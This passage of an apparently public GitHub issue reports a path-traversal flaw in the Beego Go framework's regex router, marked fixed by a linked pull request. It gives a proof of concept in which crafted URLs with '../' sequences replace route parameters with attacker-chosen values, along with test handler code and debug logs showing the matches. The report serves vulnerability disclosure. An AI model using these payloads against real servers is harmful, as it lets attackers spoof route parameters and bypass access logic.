

```
//Test code as below:
web.Router("/book1/:name/fixPath1/*.*", &controllers.BookController{}, "get:SearchByName")
func (b BookController) SearchByName() {
         fmt.Println(":path=" + b.Ctx.Input.Param(":path"))
         fmt.Println(":name=" + b.Ctx.Input.Param(":name"))
         b.Data["json"] = "OK"
         b.ServeJSON()
}
```

poc2: regex route can use .../ to cross directory and replace wildcard with evil value

```
beego/server/web/tree.go
Line 445 in 64cf44d


445    if !leaf.regexps.MatchString(path.Join(wildcardValues...)) {
```

For regex route /book2/:type:string/fixPath1/:name ,urls below can match and value of :type :name can be replaced with evil value.

```
/book2/type1/fixPath1/name1/../../evilType/evilName => :type=evilType :name=evilName
/book2/type1/fixPath1/name1/../../evilType/evilName => :type=evilType :name=evilName
/book2/type1/fixPath1/name1/../..////evilType/evilName => :type=evilType :name=evilName
```

```
name=evilName
:type=evilType
2022/05/24 20:30:50.988 [D] [router.go:1276] | 127.0.0.1| 200 | 8.07238888| match| GET /book2/type1/fixPath1/name1/../../evilType/evilName r:/book2/:type:string/fixPath1/:name
.type=evilType
2022/05/24 20:30:18.537 [D] [router.go:1276] | 127.0.0.1| 200 | 500.0µs| match| GET /book2/type1/fixPath1/name1/../.././evilType/evilName r:/book2/:type:string/fixPath1/:name
.type=evilType
2022/05/24 20:30:18.537 [D] [router.go:1276] | 127.0.0.1| 200 | 500.0µs| match| GET /book2/type1/fixPath1/name1/../.././/evilType/evilName r:/book2/:type:string/fixPath1/:name
:type=evilType
2022/05/24 20:30:120.193 [D] [router.go:1276] | 127.0.0.1| 200 | 504.3µs| match| GET /book2/type1/fixPath1/name1/../.././//evilType/evilName r:/book2/:type:string/fixPath1/:name
```

```
//Test code as below:
web.Router("/book2/:type:string/fixPath1/:name", &controllers.BookController{}, "get:SearchByType")
func (b BookController) SearchByType() {
         fmt.Println(":name=" + b.Ctx.Input.Param(":name"))
         fmt.Println(":type=" + b.Ctx.Input.Param(":type"))
         b.Data["json"] = "OK"
         b.ServeJSON()
}
```



	runner361 closed this as completed on Jun 1	
П	flycash linked a pull request on Jul 30 that will close this issue	
	Fix issue 4961 #5025	% Merged
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Succe	essfully merging a pull request may close this issue.	
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